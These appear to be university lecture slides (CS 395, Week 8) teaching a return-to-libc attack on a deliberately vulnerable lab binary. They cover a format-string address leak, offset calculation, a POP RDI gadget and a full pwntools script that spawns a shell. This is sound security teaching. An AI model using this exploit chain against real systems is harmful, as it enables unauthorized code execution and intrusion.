
CS 395: Binary Exploitation in Linux

Week 8: Return To Libc (ret2libc)

Return To Libc


- Libc is the standard C library that is loaded in almost every Linux C program.
  - Located at /usr/lib/x86_64-linux-gnu/libc-2.31.so
- Ret2libc technique used to jump to functions inside of the libc library and execute code.
  - This bypasses DEP.
- Essentially, there are four steps to doing this:
  - Leak an address for something inside the libc library.
  - Calculate the base address of the libc library.
  - Use the base address to calculate all other offsets.
  - Overwrite the return address with a libc function that you want to jump to (such as system()).
- We are mostly concerned with calling system(“/bin/sh”).

ret2libc Program



```
┌──(cs395㉿kali)-[~/Desktop/CS395/week8]
└─$ ./ret2libc                                                                                          130 × 1 ⚙
Format string vuln:
%p.%p.%p.%p.
0x2e70252e70252e70.(nil).0x5623ecfc46bd.0x7ffec500b340.
Stack overflow vuln:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
zsh: segmentation fault  ./ret2libc
```


ret2libc Security Mitigations




```
gef➤  checksec
[+] checksec for '/home/cs395/Desktop/CS395/week8/ret2libc'
Canary                                        : ✘
NX                                            : ✓
PIE                                           : ✓
Fortify                                       : ✘
RelRO                                         : Partial
```

Overwriting Return Address

- Can overwrite return address after 120 bytes have been written in the second input.
- The second picture shows what happens after running "r < test" in GDB and looking at the stack frame.



```
┌──(cs395㉿kali)-[~/Desktop/CS395/week8]
└─$ python3 -c "print('\n'+'A'*120+'BBBBBBBB')" > test
```




```
gef➤  info frame
Stack level 0, frame at 0x7fffffffdff8:
 rip = 0x5555555551c3 in main; saved rip = 0x4242424242424242
 Arglist at 0x4141414141414141, args:
 Locals at 0x4141414141414141, Previous frame's sp is 0x7fffffffe000
 Saved registers:
  rip at 0x7fffffffdff8
```

Offset Consistency

- During the ASLR lecture, it was shown that an attacker could defeat ASLR by calculating other addresses from a leaked address.
  - This happens because the offsets should remain consistent if we are dealing with addresses in the loaded memory mapping or file.
- However, if we are trying to jump into a loaded library, the offsets will NOT remain consistent unless you leak an address pointing to data in that library.
  - Offsets for two addresses within the same library remain consistent.
  - Offsets for two addresses within different libraries change due to PIE.

vmmap




```
gef➤  vmmap
[ Legend:  Code | Heap | Stack ]
Start              End                Offset             Perm Path
0x000055c7e7788000 0x000055c7e7789000 0x0000000000000000 r-- /home/cs395/Desktop/CS395/week8/ret2libc
0x000055c7e7789000 0x000055c7e778a000 0x0000000000001000 r-x /home/cs395/Desktop/CS395/week8/ret2libc
0x000055c7e778a000 0x000055c7e778b000 0x0000000000002000 r-- /home/cs395/Desktop/CS395/week8/ret2libc
0x000055c7e778b000 0x000055c7e778c000 0x0000000000002000 r-- /home/cs395/Desktop/CS395/week8/ret2libc
0x000055c7e778c000 0x000055c7e778d000 0x0000000000003000 rw- /home/cs395/Desktop/CS395/week8/ret2libc
0x00007f931bdcf000 0x00007f931bdf4000 0x0000000000000000 r-- /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x00007f931bdf4000 0x00007f931bf3f000 0x0000000000025000 r-x /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x00007f931bf3f000 0x00007f931bf89000 0x0000000000170000 r-- /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x00007f931bf89000 0x00007f931bf8a000 0x00000000001ba000 --- /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x00007f931bf8a000 0x00007f931bf8d000 0x00000000001ba000 r-- /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x00007f931bf8d000 0x00007f931bf90000 0x00000000001bd000 rw- /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x00007f931bf90000 0x00007f931bf96000 0x0000000000000000 rw-
0x00007f931bfac000 0x00007f931bfad000 0x0000000000000000 r-- /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x00007f931bfad000 0x00007f931bfcd000 0x0000000000001000 r-x /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x00007f931bfcd000 0x00007f931bfd5000 0x0000000000021000 r-- /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x00007f931bfd6000 0x00007f931bfd7000 0x0000000000029000 r-- /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x00007f931bfd7000 0x00007f931bfd8000 0x000000000002a000 rw- /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x00007f931bfd8000 0x00007f931bfd9000 0x0000000000000000 rw-
0x00007ffe76996000 0x00007ffe769b7000 0x0000000000000000 rw- [stack]
0x00007ffe769cc000 0x00007ffe769d0000 0x0000000000000000 r-- [vvar]
0x00007ffe769d0000 0x00007ffe769d2000 0x0000000000000000 r-x [vdso]
```

Leaking Memory

- The "vmmap" command displays the entire memory space mapping.
- We need to leak an address that is located somewhere between the start of libc and the end of libc.
  - In this instance, that is between 0x00007f931bdcf000 and 0x00007f931bf90000.
  - These addresses will change because ASLR is turned on.
- We will exploit the format string vulnerability and see if any addresses on the stack are in the libc library.
  - Then, we can calculate the offset for the base of libc.
- If we leak an address that does not point somewhere in libc, its offset may not be consistent.
  - That is, if we leaked a pointer that's not pointing to libc, then its offset could change


Leaking Memory (Cont.)

- The fifth pointer on the stack points to data inside of libc.
  - This means that its offset will be valid, which is why we should use this pointer.
- If we used a different pointer, say the fourth address, then its offset would not be consistent for libc addresses.
  - Its offset could change because it's not part of libc.
  - The fourth address, however, would be consistent for stack addresses (it points to something on the stack).



```
gef➤  c
Continuing.
Format string vuln:
%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p
0x55c7e7e8b6b1.(nil).0x55c7e7e8b6d4.0x7ffe769b5310.0x7f931bf8dbe0.0x
x252e70252e70252e.0x2e70252e70252e70.0x70252e70252e7025.0xa70252e
```

Leaking Memory in Pwntools




```python
#!/usr/bin/env python3
from pwn import *

# Create the process
p = process("./ret2libc", stdin=PTY)
p.recvline() # Ignore the first line

# Leak an address from the stack
p.sendline("%5$p")
leaked_addr = int(p.recvline(), 16)
print("Leaked address: " + hex(leaked_addr))
```

Finding Base Of Libc


- vmmap told us that the base of libc was 0x7f931bdcf000.
- In the same instance, found that the fifth pointer on the stack was 0x7f931bf8dbe0.
- The offset is 0x7f931bf8dbe0 - 0x7f931bdcf000 = 0x1bebe0.
- Therefore, in our exploit, we must subtract 0x1bebe0 from the leaked address to obtain the offset for libc.



```python
# Calculate the offset of libc
libc_addr = leaked_addr - 0x1bebe0
print("Libc: " + hex(libc_addr))
```

Finding Offset Of system() From Libc Base


- Our goal is to execute system("/bin/sh").
    - To do this, we need to calculate the address of system().
- We can get the offset of system() from the base of libc using "readelf -s /usr/lib/x86_64-linux-gnu/libc-2.31.so | grep system"
- Adding this offset to the base of libc will give us the address of system().




```python
# Calculate the offset of system()
system_addr = p64(libc_addr + 0x48df0)
print("system(): " + hex(libc_addr + 0x48df0))
```

Finding Offset Of “/bin/sh”

- Libc stores the string “/bin/sh” somewhere inside of its library because it sometimes uses /bin/sh.
- Since this is just an array of bytes in memory, we can use this string in our exploit!
- Use find [start of libc],[end of libc],"/bin/sh" to find the string in GDB.
- Offset will be the pointer to the string minus the address of libc.




```
gef➤  find 0x00007ffff7def000,0x00007ffff7fb0000,"/bin/sh"
0x7ffff7f79156
1 pattern found.
gef➤  x/s 0x7ffff7f79156
0x7ffff7f79156: "/bin/sh"
```



```
# Calculate the location of /bin/sh
bin_sh_addr = p64(libc_addr + 0x18a156)
print("/bin/sh: " + hex(libc_addr + 0x18a156))
```

POP RDI ROP gadget


- To call system(“/bin/sh”), we need to move the address of the string to RDI.
- We can use a POP RDI gadget to accomplish this.
  - ropper --file /usr/lib/x86_64-linux-gnu/libc-2.31.so --search "pop rdi"
- The one at offset 0x26796 seems suitable for our purposes.



```python
# POP RDI Gadget
pop_rdi_addr = p64(libc_addr + 0x26796)
print("POP RDI: " + hex(libc_addr + 0x26796))
```


Finding Offset of exit()

- exit() will allow us to cleanly close the program.
- Use the following command to get its offset:
  readelf -s /usr/lib/x86_64-linux-gnu/libc-2.31.so | grep exit
- The offset is 0x3e600



```
# Calculate the location of exit()
exit_addr = p64(libc_addr + 0x3e600)
print("exit(): " + hex(libc_addr + 0x3e600))
```

Creating Our Payload




```
# Trigger the buffer overflow
payload = b'A' * 120
payload += pop_rdi_addr
payload += bin_sh_addr
payload += system_addr
payload += exit_addr
p.sendline(payload)
p.interactive()
```

Creating Our Payload (Cont.)

- The return address gets overwritten after 120 bytes.
- We first jump to the POP RDI gadget so that we can change RDI.
- The POP RDI gadget will POP off the address of /bin/sh from the stack and store it in RDI.
- Next, we’ll jump to the address of system().
- Finally, we’ll end the ROP chain by jumping to exit() to give us a clean exit.

Executing The Exploit


```
┌──(cs395㉿kali)-[~/Desktop/CS395/week8]
└─$ ./exploit.py
[+] Starting local process './ret2libc': pid 4152
Leaked address: 0x7f00c7804be0
Libc: 0x7f00c7646000
system(): 0x7f00c768edf0
/bin/sh: 0x7f00c77d0156
exit(): 0x7f00c7684600
POP RDI: 0x7f00c766c796
[*] Switching to interactive mode
Stack overflow vuln:
$ $ whoami
cs395
$ $ echo 1
1
$ $ ls
exploit.py  ret2libc  test  test.py
$ $ 
```

Homework

- Study the ret2libc technique.
- Start working on your final project if you haven’t already.